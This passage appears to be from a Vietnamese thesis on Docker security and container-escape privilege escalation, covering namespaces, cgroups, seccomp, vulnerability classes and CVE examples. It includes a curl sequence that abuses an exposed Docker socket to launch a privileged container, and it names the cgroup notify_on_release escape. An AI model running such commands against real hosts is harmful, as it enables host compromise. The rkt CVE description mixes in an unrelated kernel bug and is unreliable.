* Đảm bảo quyền chính xác cho tất cả tệp và thư mục: cũng như tài khoản người dùng, các tệp và thư mục cần tuân theo quy tắc quyền tối thiểu, nếu có gì đó không cần ghi hãy nhớ để ở chế độ đọc.
* Đóng tất cả các cổng không cần thiết và xóa tài khoản người dùng không sử dụng: Cấu hình hệ thống mặc định thường bao gồm các dịch vụ không cần thiết chạy trên các cổng mở và mỗi cổng là một lỗ hổng tiềm năng cho kẻ tấn công. Có thể xóa hoặc đổi tên tài khoản người dùng mặc định để tránh bị tấn công dễ dàng
* Xóa và hạn chế các chức năng truyền tệp: Kẻ tấn công thường cần một cách để tải xuống tập lệnh khai thác và mã độc, vì vậy hãy xem kỹ tất cả các công cụ, tiện ích hệ thống cho phép truyền tệp như FTP, Wget, CURL… Xóa các công cụ không cần, hạn chế sử dụng chúng cho các thư mục, người dùng và ứng dụng cụ thể.
* Thay đổi thông tin đăng nhập mặc định trên tất cả các thiết bị bao gồm cả định tuyến và máy in: chỉ cần bộ định tuyến có mật khẩu mặc định của quản trị viên hay một máy in mạng có cổ telnet đang mở có thể cung cấp cho kẻ tấn công thông tin và chỗ đứng.

## 1.3 Kết Luận Chương

Chương này đã đặt ra mục tiêu tìm hiểu sâu rộng về Docker và các vấn đề liên quan đến tấn công leo thang đặc quyền trong môi trường container. Trải qua quá trình nghiên cứu, đã hiểu rõ về Docker, một nền tảng container hóa mạnh mẽ được sử dụng rộng rãi để triển khai và quản lý ứng dụng. Docker mang lại những lợi ích về di động, linh hoạt và hiệu quả tài nguyên, nhưng đồng thời cũng đưa ra những thách thức lớn về bảo mật. Và đã cung cấp một cái nhìn tổng quan vững về lý thuyết leo thang đặc quyền, một khía cạnh quan trọng của an ninh mạng và hệ thống. Việc hiểu rõ về cách mà kẻ tấn công có thể nâng cao đặc quyền truy cập của mình trong hệ thống là cực kỳ quan trọng để xác định, ngăn chặn, và đối phó với các mối đe dọa bảo mật.

Một số vấn đề bảo mật đã được đặt ra, trong đó tập trung vào tấn công leo thang đặc quyền. Ở chương 2, sẽ phân tích các lỗ hổng bảo mật có thể xuất hiện trong Docker và cách mà kẻ tấn công có thể tận dụng để chiếm quyền truy cập không hợp pháp vào hệ thống. Việc leo thang đặc quyền trong Docker đặt ra những thách thức đặc biệt, yêu cầu sự cảnh báo và triển khai biện pháp bảo mật mạnh mẽ.

# CHƯƠNG II NGHIÊN CỨU VỀ TẤN CÔNG LEO THANG ĐẶC QUYỀN TRÊN DOCKER CONTAINER

## 2.1 Docker security và các lỗ hổng bảo mật

Bảo mật Docker là một chủ đề quan trọng với mục tiêu là bảo vệ container và hệ thống host khỏi các tấn công và rủi ro an ninh. Docker containers tạo sự cô lập bằng cách tận dụng các chức năng của Linux như là control groups (commonly abbreviated as cgroups), seccomp và kernel namespaces. Vì vậy kẻ tấn công sẽ tìm tìm những lỗ hổng thông qua những khía cạnh này.

### ***2.1.1 Một số khái niệm về bảo mật Docker***

**a. Namespaces và Cgroups**

Namespaces cung cấp môi trường cô lập cho các tài nguyên như quy trình, mạng, và hệ thống tệp. Mỗi container sẽ có không gian làm việc của mình, không ảnh hưởng đến các container khác và hệ thống host. Sự cô lập rõ ràng rất hữu ích trong mạng lưới container. Nếu không có namespaces, một tiến trình chạy trong container A, có thể tác động đến một tập tin hệ thống trong container B, hoặc có thể thay đổi tên máy chủ của container C, hoặc có thể xóa đi network interface của container D. Bằng cách đặt tên cho các loại tài nguyên này, tiến trình trong container A không thể biết được rằng các tiến trình trong container B, C và D đang tồn tại. Lúc này tiến trình trong container A không thể can thiệp được vào tiến trình trong container B, C, D vì các tiến trình trong B, C, D không được hiển thị so với A. Đây chính là cách mà Linux namespaces cách li một tiến trình, làm cho tiến trình đó xuất hiện như thể nó là một tiến trình duy nhất chạy trên máy chủ. Docker sử dụng các namespaces như:

* PID namespace: Mỗi container có một không gian quy trình (process space) riêng biệt, các quy trình trong container chỉ nhìn thấy các quy trình trong cùng namespace của chúng.
* Mount namespace: Mỗi container có một không gian mount riêng, cho phép mỗi container có thể mount các hệ thống tệp tin (file system) riêng biệt mà không tác động đến các container khác.
* UTS namespace: Mỗi container có một không gian UTS (Unix Timesharing System) riêng, cho phép mỗi container có tên host (hostname) riêng biệt.
* Network namespace: Mỗi container có một không gian mạng riêng biệt, cho phép mỗi container có một giao diện mạng ảo riêng và địa chỉ IP riêng.
* IPC namespace: Mỗi container có một không gian IPC (Inter-Process Communication) riêng, cho phép các tiến trình trong container giao tiếp với nhau thông qua các cơ chế IPC như bộ nhớ chia sẻ hoặc hàng đợi tin nhắn.

Cgroups (control group) là 1 tính năng của linux kernel dùng để giới hạn, chiếm dụng và tách biệt/cô lập việc sử dụng tài nguyên của 1 tập hợp các process. Nó quản lý tài nguyên và giới hạn lượng tài nguyên mà mỗi container có thể sử dụng, bao gồm CPU, bộ nhớ, và I/O.

Các nhóm kiểm soát, cùng với một tính năng khác của Linux, không gian tên, có thể được sử dụng để cô lập một nhóm quy trình và hạn chế quyền truy cập vào tài

nguyên hệ điều hành. Chức năng này là cốt lõi của việc tạo các thùng chứa bằng cách sử dụng các sản phẩm như Docker, Kubernetes, LXC và các sản phẩm khác.


Có hai phiên bản của cgroups được gọi là v1 và v2. Lỗ hổng này chỉ ảnh hưởng đến cgroup v1, hiện vẫn có trên các hệ thống chạy cả hai phiên bản để hỗ trợ khả năng tương thích ngược.

Control groups được hiển thị thông qua seudo-filesystem. Trong các bản phân phối về sau, ta sẽ tìm được tệp /sys/fs/cgroup trong hệ thống. trong tệp này, ta sẽ thấy nhiều thư mục con là devices, freezer, blkio, v.v. Mỗi thư mục con tương ứng với một hệ thống phân cấp cgroup khác nhau. Trong các bản cũ hơn, control groups sẽ được nối vào tệp /cgroup, không có hệ thống phân cấp riêng biệt.

**b. Docker deamon và Docker client**

Docker deamon là một dịch vụ chạy ngầm trên hệ thống host và đóng vai trò quản lý và thực hiện các hoạt động liên quan đến container. Docker Daemon là thành phần trung tâm của Docker, chịu trách nhiệm cho việc quản lý và thực hiện các yêu cầu từ Docker Client và quản lý tất cả các container, images, networks, volumes và các thành phần khác của hệ thống. Nó lắng nghe các yêu cầu và lệnh từ Docker Client qua giao thức API và thực hiện các hoạt động như tạo, chạy, và quản lý các container.

Docker Daemon cung cấp một API để tương tác với Docker. Docker Client sử dụng API này để gửi lệnh đến Docker Daemon, và Docker Daemon thực hiện các nhiệm vụ tương ứng. API này cho phép tương tác với Docker từ dòng lệnh, giao diện người dùng đồ họa hoặc thông qua các ứng dụng khác sử dụng Docker SDK.



*Hình 2.1 Cấu trúc của Docker Daemon và Client*

Docker Client là một công cụ tương tác với Docker Daemon để quản lý và điều khiển các container Docker. Nó cung cấp một giao diện dòng lệnh hoặc đồ họa để người dùng có thể thực hiện các tác vụ như tạo, chạy, và quản lý các container cũng như tải về và quản lý các images.

Docker client sử dụng kiến trúc client-server. Docker client sẽ giao tiếp với Docker daemon các công việc building, running và distributing các Docker container.

* Build: Đầu tiên tạo một dockerfile, Dockerfile là một tệp văn bản chứa các chỉ thị và lệnh để xây dựng một image. Dockerfile này sẽ được Build tại một máy tính đã cài đặt Docker Engine. Khi thực hiện quá trình build trong Docker, Docker Client sẽ tương tác với Docker Daemon để thực hiện các bước xây dựng được định nghĩa trong Dockerfile.
* Pull: Lệnh docker pull được sử dụng để tải về một image từ một registry, thường là Docker Hub hoặc một registry khác. Khi sử dụng lệnh này trong Docker Client, Docker Client sẽ tương tác với Docker Daemon để thực hiện quá trình tải image về hệ thống.
* Run: lệnh docker run được sử dụng để tạo và chạy một container từ một image đã có trên hệ thống. Nếu một máy tính khác muốn sử dụng Container thì bắt buộc máy phải thực hiện việc Pull container này về máy, tất nhiên máy này cũng phải cài Docker Engine. Sau đó thực hiện Run Container này.

**c. Secconp**

Trong bảo mật Docker, Seccomp (Secure Computing Mode) là một công nghệ giúp chế quyền truy cập của container đến các cuộc gọi hệ thống cụ thể. Seccomp giúp giảm khả năng tấn công từ các lỗ hổng bảo mật trong kernel hoặc các cuộc gọi hệ thống không cần thiết, làm tăng cường lớp bảo mật của container.

Seccomp cho phép chỉ định một tập hợp các cuộc gọi hệ thống mà một quy trình (container) có thể thực hiện. Cấu hình mặc định của seccomp được cung cấp để chạy các container với seccomp và vô hiệu hóa 44 system call trong tổng số hơn 300. Nó có khả năng bảo vệ đồng thời cung cấp khả năng tương thích ứng dụng. Điều này giúp giảm khả năng tấn công từ các cuộc gọi hệ thống không mong muốn hoặc nguy hiểm.

Trên thực tế, Seccomp là một danh sách từ chối những system call mặc định và chỉ định system call được sử dụng. Seccomp hoạt động bằng cách ghi đè các hành động mặc định của ‘SCMP\_ACT\_ERRNO’, chỉ cho phép chạy những systemcall chỉ định. Tác dụng của nó ‘SCMP\_ACT\_ERRNO’ là gây ra lỗi ‘Permission Denied’. Tiếp theo, seccomp xác định một danh sách cụ thể các system call được. Cuối cùng, một số quy tắc cụ thể dành cho các system call riêng lẻ chẳng hạn như cá nhân, những quy tắc khác để cho phép các system call với các đối số cụ thể.

### ***2.1.2 Một số lỗ hổng bảo mật trong Docker***

Bảo mật Docker là một chủ đề quan trọng, và như bất kỳ hệ thống nào khác, Docker cũng có thể chứa các lỗ hổng bảo mật. Lỗ hổng bảo mật trong Docker là những vấn đề liên quan đến an ninh của môi trường container Docker, có thể tạo ra cơ hội cho các tấn công và mối đe dọa đến hệ thống và ứng dụng chạy trong container. Dưới đây là một cái nhìn tổng quát về lỗ hổng bảo mật Docker:

**a. Lỗ hổng trong quản lý tài nguyên**

Một số phiên bản Docker có thể cho phép kẻ tấn công gian lận với cấu hình tài nguyên của container để chiếm quyền kiểm soát tài nguyên hệ thống, bao gồm CPU, bộ nhớ và I/O.

• Tìm kiếm phiên bản Docker cụ thể: Kẻ tấn công cần tìm hiểu về phiên bản Docker đang được sử dụng trên hệ thống mục tiêu. Các phiên bản cũ hơn thường có nhiều lỗ hổng bảo mật hơn, do đó, việc tìm hiểu về phiên bản sẽ giúp kẻ tấn công xác định các lỗ hổng có thể được khai thác.

• Tìm hiểu về lỗ hổng quản lý tài nguyên: Kẻ tấn công nghiên cứu về các lỗ hổng đã được phát hiện trong việc quản lý tài nguyên của Docker, chẳng hạn như các lỗ hổng liên quan đến cấu hình CPU, bộ nhớ và I/O. Các công bố bảo mật, diễn đàn và tài liệu liên quan đến Docker có thể cung cấp thông tin chi tiết về những lỗ hổng này.

• Tận dụng lỗ hổng: Sau khi hiểu về lỗ hổng, kẻ tấn công có thể sử dụng các kỹ thuật khai thác để tận dụng lỗ hổng đó. Ví dụ, nếu có một lỗ hổng liên quan đến cấu hình CPU, kẻ tấn công có thể tăng quyền hạn CPU của container để ảnh hưởng đến các container khác hoặc tạo ra tình huống quá tải hệ thống.

• Thoát khỏi môi trường Docker: Bằng cách khai thác lỗ hổng quản lý tài nguyên thành công, kẻ tấn công có thể thoát khỏi môi trường Docker và truy cập vào hệ thống máy chủ chủ. Kể từ đó, họ có thể tiếp tục thực hiện các hoạt động độc hại hoặc khai thác các lỗ hổng khác trên hệ thống máy chủ chủ.

**b. Lỗ hổng trong quản lý mạng**

Kẻ tấn công có thể tận dụng các lỗ hổng trong cấu hình mạng của Docker để truy cập vào các mạng bên ngoài hoặc tấn công vào các container khác trên cùng một máy chủ.

• Xác định lỗ hổng cấu hình mạng: Kẻ tấn công nghiên cứu các lỗ hổng liên quan đến cấu hình mạng trong Docker. Điều này có thể bao gồm các lỗ hổng như thiếu cấu hình đúng cho các cổng, quy tắc tường lửa không chính xác hoặc cho phép truy cập không an toàn từ bên ngoài.

• Quét mạng: Kẻ tấn công thực hiện quét mạng để phát hiện các container đang chạy trên cùng một máy chủ hoặc các mạng bên ngoài mà Docker đang liên kết. Điều này giúp họ xác định các mục tiêu tiềm năng để tấn công.

• Tận dụng lỗ hổng: Dựa trên thông tin thu được từ quét mạng và lỗ hổng cấu hình mạng, kẻ tấn công sử dụng các công cụ và kỹ thuật phù hợp để khai thác lỗ hổng. Ví dụ, nếu một cổng đang được mở và không được bảo vệ đúng, kẻ tấn công có thể thực hiện các cuộc tấn công từ xa như tấn công từ chối dịch vụ (DoS) hoặc tấn công tràn bộ đệm (buffer overflow).

• Truy cập vào mạng bên ngoài hoặc các container khác: Sau khi khai thác thành công các lỗ hổng mạng, kẻ tấn công có thể truy cập vào các mạng bên ngoài hoặc tấn công các container khác đang chạy trên cùng một máy chủ. Điều này cho phép họ tiếp tục mở rộng quyền truy cập và thực hiện các hoạt động độc hại trên hệ thống.

**c. Lỗ hổng trong quản lý quyền**

Nếu một container được chạy dưới quyền root (root privilege), kẻ tấn công có thể tận dụng các lỗ hổng trong container để tăng quyền hạn và truy cập vào hệ thống máy chủ chủ.

• Xác định container chạy dưới quyền root: Kẻ tấn công xác định các container trong Docker mà đang chạy dưới quyền root privilege. Điều này có thể xảy ra khi container được khởi chạy bằng cấu hình sai hoặc không tuân thủ các nguyên tắc bảo mật.

• Tìm kiếm lỗ hổng trong container: Kẻ tấn công tìm kiếm các lỗ hổng bảo mật trong container, chẳng hạn như lỗi phần mềm, cấu hình không an toàn, hoặc sử dụng các công cụ và kỹ thuật phù hợp để khai thác các lỗ hổng này.

• Tăng quyền hạn: Sau khi tìm thấy lỗ hổng và khai thác thành công, kẻ tấn công sử dụng các kỹ thuật như tấn công tràn bộ đệm (buffer overflow), tấn công injection hoặc tấn công đặc quyền để tăng quyền hạn của container. Khi container có quyền root, kẻ tấn công có thể thực hiện các hoạt động độc hại và truy cập vào hệ thống máy chủ chủ.

• Truy cập vào hệ thống máy chủ chủ: Sau khi đã tăng quyền hạn thành công, kẻ tấn công có thể truy cập vào hệ thống máy chủ chủ và tiếp tục thực hiện các hoạt động không mong muốn hoặc khai thác các lỗ hổng khác trên hệ thống.

**d. Lỗ hổng trong quản lý hệ điều hành**

Nếu một container chia sẻ kernel với máy chủ chủ, kẻ tấn công có thể tận dụng các lỗ hổng trong kernel để tạo ra các container con hoặc thực hiện các hoạt động độc hại trên hệ thống máy chủ chủ.

• Xác định lỗ hổng trong kernel: Kẻ tấn công tìm kiếm các lỗ hổng trong kernel của hệ điều hành được chia sẻ bởi các container. Điều này có thể là các lỗi phần mềm, lỗ hổng bảo mật, hoặc cấu hình không an toàn trong kernel.

• Xâm nhập vào hệ thống máy chủ chủ: Kẻ tấn công khai thác các lỗ hổng trong kernel để xâm nhập vào hệ thống máy chủ chủ. Việc này có thể cho phép kẻ tấn công thực hiện các hoạt động độc hại và có quyền truy cập vào các tài nguyên quan trọng.

• Tạo container con độc hại: Khi kẻ tấn công đã có quyền kiểm soát hệ thống máy chủ chủ, họ có thể tạo ra các container con độc hại. Điều này cho phép kẻ tấn công chạy các ứng dụng độc hại hoặc thực hiện các hoạt động không mong muốn trên container con, gây ảnh hưởng đến hệ thống hoặc các container khác.

• Thực hiện các hoạt động độc hại trên hệ thống máy chủ chủ: Kẻ tấn công có thể sử dụng container con độc hại để thực hiện các hoạt động độc hại trên hệ thống máy chủ chủ. Điều này có thể bao gồm việc lợi dụng các lỗ hổng khác, truy cập trái phép vào các tài nguyên quan trọng, hoặc gây hỏng hóc và làm gián đoạn hoạt động của hệ thống.

**e. Lỗ hổng trong quản lý ổ đĩa**

Kẻ tấn công có thể khai thác các lỗ hổng trong quản lý ổ đĩa của Docker để truy cập vào các tệp tin và thư mục quan trọng của hệ thống máy chủ chủ.

• Truy cập trái phép vào tệp tin và thư mục: Khi một container chạy dưới Docker, nó có thể chia sẻ tệp tin và thư mục với máy chủ chủ. Kẻ tấn công có thể tận dụng các lỗ hổng trong quản lý ổ đĩa để truy cập trái phép vào các tệp tin và thư mục quan trọng trên hệ thống máy chủ chủ, bao gồm cả các tệp tin hệ thống và các dữ liệu nhạy cảm.

• Đọc và thay đổi dữ liệu quan trọng: Khi kẻ tấn công đã truy cập được vào các tệp tin và thư mục quan trọng, họ có thể đọc, sao chép hoặc thay đổi dữ liệu quan trọng. Điều này có thể dẫn đến việc ăn cắp thông tin nhạy cảm, thay đổi dữ liệu hoặc gây hỏng hóc và làm gián đoạn hoạt động của hệ thống.

• Mở cửa sau cho các tấn công khác: Kẻ tấn công có thể tận dụng quyền truy cập vào các tệp tin và thư mục quan trọng để tạo điều kiện thuận lợi cho các tấn công khác trên hệ thống máy chủ chủ. Ví dụ, họ có thể tạo và chạy mã độc, tạo các tệp tin nguy hiểm hoặc thiết lập các cơ chế backdoor để tiếp tục tấn công và kiểm soát hệ thống.

Một số kỹ thuật tấn công khác để thực hiện Docker Breakout

• Tấn công qua Docker Socket: Docker sử dụng Docker Daemon để quản lý và điều phối các container. Docker Daemon lắng nghe các yêu cầu từ Docker Socket, và nếu kẻ tấn công có thể truy cập được Docker Socket, họ có thể tương tác trực tiếp với Docker Daemon và thực hiện các hành động độc hại hoặc cố gắng thoát khỏi môi trường container.

• Tấn công Docker API: Docker cung cấp một API để quản lý và tương tác với Docker Daemon. Kẻ tấn công có thể tìm ra các lỗ hổng trong API này và sử dụng chúng để thực hiện các yêu cầu độc hại hoặc tạo ra các container độc hại để tấn công hệ thống máy chủ chủ.

• Tấn công thông qua container bị nhiễm độc: Nếu một container trong môi trường Docker bị nhiễm độc, kẻ tấn công có thể sử dụng container đó như một điểm khởi đầu để tiến xa hơn trong hệ thống. Bằng cách tận dụng các lỗ hổng và yếu điểm trong cơ chế cô lập của Docker, kẻ tấn công có thể thoát khỏi container nhiễm độc và truy cập vào các tài nguyên quan trọng trên hệ thống máy chủ chủ.

## 2.2 Docker Breakout

Môi trường container Docker, với khả năng cách ly ứng dụng và tài nguyên, mang lại sự tiện lợi cho quá trình triển khai và quản lý ứng dụng. Tuy nhiên, không giống như sự đơn giản có vẻ, container cũng mang theo những thách thức an ninh, đặc biệt là trong trường hợp của Docker breakout. Docker breakout là một kịch bản đáng sợ, nơi kẻ tấn công nỗ lực thoát khỏi biên giới của container để xâm phạm hệ thống máy chủ. Trong chương này, sẽ đào sâu vào những cơ chế và kỹ thuật mà các hacker có thể sử dụng để vượt qua rào cản container, cùng với các biện pháp an ninh mà có thể triển khai để ngăn chặn những hiểm họa này.

Trước khi chi tiết vào cách ngăn chặn, hãy tìm hiểu về những cách tấn công mà hacker có thể tận dụng để vượt qua hàng rào ẩn sau vẻ bề ngoài an toàn của Docker. Từ việc nâng cao đặc quyền (privilege escalation) đến sử dụng lỗ hổng trong kernel và khai thác Docker socket, sẽ khám phá những chiến thuật mà các kẻ tấn công thông thường sử dụng để tiếp cận hệ thống máy chủ.

### ***2.2.1 Container Engine Vulnerabilities***

Container Engine Vulnerabilities (Lỗ hổng trong container engine) là các lỗ hổng bảo mật được tìm thấy trong phần mềm quản lý và chạy các container, như Docker Engine, Kubernetes, hoặc container engine khác. Những lỗ hổng này có thể cho phép kẻ tấn công tận dụng và xâm nhập vào hệ thống container, tiếp cận các tài nguyên hệ thống quan trọng hoặc tiến hành các hành động không được phép. Trong các môi trường dựa trên ảo hóa thông thường, mọi máy ảo (VM) đều có hệ điều hành (OS) riêng. Nhưng container, tất cả đều có chung một nhân hệ điều hành. Vì vậy, lỗ hổng trong một vùng chứa có thể ảnh hưởng đến những vùng chứa khác trên cùng một máy chủ. Đây là lý do tại sao việc chuẩn bị sẵn một chiến lược bảo mật container vững chắc cho tất cả các loại mối đe dọa là cực kỳ quan trọng. Các lỗ hổng bảo mật vùng chứa này có thể xuất hiện ở bất kỳ giai đoạn nào trong vòng đời của vùng chứa, từ việc xây dựng hình ảnh vùng chứa đến quá trình triển khai và thời gian chạy của chúng.

Các lỗ hổng có thể xuất hiện từ các phần khác nhau trong cấu trúc và hoạt động của container. Các lỗ hổng bảo mật vùng chứa theo bốn loại chính: Lỗ hổng ứng dụng, Lỗ hổng cấu hình, Lỗ hổng mạng và Lỗ hổng hình ảnh.

**a. Application Vulnerabilities**

Application Vulnerabilities (Lỗ hổng ứng dụng): Đây là tất cả về mã đang chạy bên trong vùng chứa. Vì các bộ chứa chứa mọi thứ cần để chạy một ứng dụng, nên bất kỳ trục trặc nào trong mã ứng dụng hoặc nội dung mà nó phụ thuộc đều có thể dẫn đến các vấn đề bảo mật. Nếu ứng dụng sử dụng phần mềm hoặc thư viện lỗi thời với những điểm yếu đã biết, thì sẽ tạo điều kiện cho những kẻ tấn công. Rủi ro tăng lên gấp bội khi những lỗ hổng này kết hợp với các container có nhiều đặc quyền hơn, điều đó giống như cấp cho kẻ tấn công một thẻ VIP!

Thông thường, những lỗ hổng này có thể xuất phát từ việc thực hành mã hóa không ổn định. Có thể do không xử lý dữ liệu đầu vào của người dùng đúng cách hoặc có thể việc xử lý lỗi không được tốt và hiện đang bị rò rỉ thông tin. Để khắc phục các lỗ hổng ứng dụng, không chỉ là quét các điểm yếu đã biết và vá chúng, cũng cần thực hành mã hóa của mình phù hợp với các tiêu chuẩn bảo mật.

**b. Configuration Vulnerabilities**

Configuration Vulnerabilities (Lỗ hổng cấu hình): Những sự cố này có xu hướng xuất hiện do cấu hình sai trong thiết lập môi trường vùng chứa hoặc hệ điều hành máy chủ. Ví dụ có các vùng chứa đang chạy với nhiều đặc quyền hơn mức chúng cần. Nếu kẻ tấn công xâm nhập được, chúng có thể bước ra khỏi vùng chứa và đi thẳng vào hệ thống máy chủ. Sau đó, việc sử dụng không gian tên một cách cẩu thả, điều này có thể khiến tài nguyên hệ thống bị bỏ ngỏ cho các vùng chứa.

Ngoài ra, các vấn đề như không đậy nắp tài nguyên trong thùng chứa có thể gây ra thiệt hại lớn. Nếu không cẩn thận, một vùng chứa có thể ngấu nghiến hầu hết tài nguyên hệ thống, khiến các vùng chứa khác trên cùng một máy chủ gặp tình huống khó khăn và khô khan như tình huống từ chối dịch vụ (DoS). Vì vậy, để đối phó với các lỗ hổng cấu hình là tất cả về việc hiểu và quản lý các thiết lập vùng chứa cũng như chú ý theo dõi chúng để phát hiện bất kỳ thay đổi nào có thể khiến hệ thống gặp nguy hiểm.

**c. Network Vulnerabilities**

Network Vulnerabilities (Lỗ hổng mạng): Trong thế giới mạng container, rất nhiều điều có thể xảy ra sai sót. Giả sử có các vùng chứa liên lạc với nhau mà không bị hạn chế, kẻ tấn công có thể lẻn vào một vùng chứa rồi nhảy, bỏ qua và chuyển sang các vùng chứa khác trong mạng. Sau đó, các bộ điều phối container, nếu chúng không được thiết lập vừa phải, chúng sẽ là điểm đến cho các cuộc tấn công dựa trên mạng, khiến toàn bộ container (hạ tầng) gặp rủi ro.


Và sau đó là vấn đề về API không an toàn để quản lý vùng chứa. Nếu API bị lộ và thiếu bảo mật thích hợp, chúng có thể dẫn đến các rủi ro bảo mật tiềm ẩn. Để vượt qua những vấn đề này và các kênh liên lạc an toàn, API và thực thi phân đoạn mạng là những lựa chọn tốt nhất ở đây.

**d. Image Vulnerabilities**

Image Vulnerabilities (Lỗ hổng hình ảnh): Khi nhắc đến lỗ hổng hình ảnh, đang đề cập đến các vấn đề tiềm ẩn trong hình ảnh vùng chứa. Rắc rối thường bắt đầu khi sử dụng hình ảnh cũ hoặc không an toàn để khởi động vùng chứa của mình. Những hình ảnh này có thể chứa đựng những điểm yếu về bảo mật chưa được giải quyết, trở thành sân chơi cho những kẻ tấn công có thể khai thác để chiếm lấy container. Khi hình ảnh có nguồn gốc từ các cơ quan đăng ký chưa được kiểm tra hoặc có giao thức bảo mật không an toàn. Những hình ảnh như thế này có thể bị thay đổi hoặc mang theo mã độc. Để tránh những vấn đề này, nên chỉ sử dụng hình ảnh từ các cơ quan đăng ký tin tưởng và tạo thói quen cập nhật chúng thường xuyên. Hơn nữa, hãy tập thói quen quét hình ảnh vùng chứa để tìm các điểm yếu đã biết trước khi triển khai, đây có thể là sự tăng cường đáng kể cho tính bảo mật của các ứng dụng chạy trong vùng chứa.

Một số ví dụ về container engine:

* CVE-2019-5736




*Hình 2.2 Runc*

Lỗ hổng mới trong runC đã được báo cáo bởi những người bảo trì, ban đầu được tìm thấy bởi Adam Iwaniuk và Borys Poplawski. Được đặt tên là CVE-2019-5736, nó ảnh hưởng đến các bộ chứa Docker chạy trong cài đặt mặc định và có thể bị kẻ tấn công sử dụng để giành quyền truy cập root trên máy chủ.

Aleksa Sarai, một trong những người bảo trì runC, phát hiện ra rằng lỗ hổng tương tự cũng tồn tại trong LXC. Tuy nhiên, trái ngược với Docker, chỉ các thùng chứa LXC đặc quyền mới dễ bị tấn công. Cả runC và LXC đều được vá lỗi và phiên bản mới được phát hành.

* Community Verified iconrkt - CVE-2019-10144/10145/10457:



*Hình 2.3 RKT-CVE*

Lỗ hổng CVE-2019-10144 là một vấn đề trong mã nguồn mở Linux kernel, chính xác là trong hàm rds\_tcp\_kill\_sock của tệp net/rds/tcp.c. Lỗ hổng này ảnh hưởng đến các phiên bản của nhân Linux lên đến 5.0.11. Điểm yếu này cho phép kẻ tấn công có quyền truy cập cục bộ gây ra tình trạng từ chối dịch vụ (DoS) thông qua việc sử dụng không chính xác của việc xử lý con trỏ NULL.

Khi lỗ hổng này được tận dụng, kẻ tấn công có thể gửi các yêu cầu đặc biệt đến hàm rds\_tcp\_kill\_sock, dẫn đến việc truy cập con trỏ NULL không đúng cách và gây ra sự cố hệ thống, từ đó làm gián đoạn hoạt động của máy chủ hoặc hệ thống đang chạy nhân Linux có lỗ hổng này.

### ***2.2.2******Escape via Insecure Configuration***

Trong thế giới đầy thách thức của containerization, một trong những cách tấn công phổ biến là "Escape via Insecure Configuration" (Thoát qua cấu hình không an toàn). Đây là một kịch bản nguy hiểm mà kẻ tấn công sử dụng để thoát khỏi môi trường cách ly của container và xâm phạm hệ thống máy chủ. Lỗ hổng này xảy ra khi cấu hình của container hoặc container engine được thiết lập không an toàn, cho phép kẻ tấn công thoát ra khỏi môi trường cô lập của container và truy cập vào tài nguyên hoặc hệ thống máy chủ bên ngoài container.

• Exposed Docker Socket

Docker socket là thứ mà ta sẽ nói đến khi chạy một lệnh Docker. Ta có thể truy cập với lệnh ‘curl’:

$ # equivalent: docker run bad --privileged

$ curl --unix-socket $SOCKPATH -d '{"Image":"bad", "Privileged":"true"}' -H 'Content-Type:application/json'0/containers/create {"Id":"22093d29e3c35e52d1d1dd0e3540e0792d4b5e6dc1847e69a0e5bdcd2d3d9982","Warnings": null}

$ curl -XPOST --unix-socket $SOCKETPATH 0/containers/22093.9982/start

• ‘--privileged’ container

Tùy chọn '--privileged' trong Docker là một cờ khởi chạy container với đặc quyền cao nhất, mang lại quyền truy cập đầy đủ vào hệ thống máy chủ. Khi một container chạy với quyền '--privileged', nó có khả năng thực hiện nhiều hành động mà các container thông thường không thể thực hiện được.

Chạy Docker với lệnh ‘--privileged’ loại bỏ hầu như mọi sự cô lập được tạo ra. Một Container chạy với lệnh ‘--privileged’ có thể sử dụng Cgroups để chuyển payload cần thực thi từ trong Docker ra ngoài Host. Quá trình này lợi dụng chức năng ‘notify\_on\_release’ để thực thi khai thác như là một người dùng toàn quyền ‘root’.

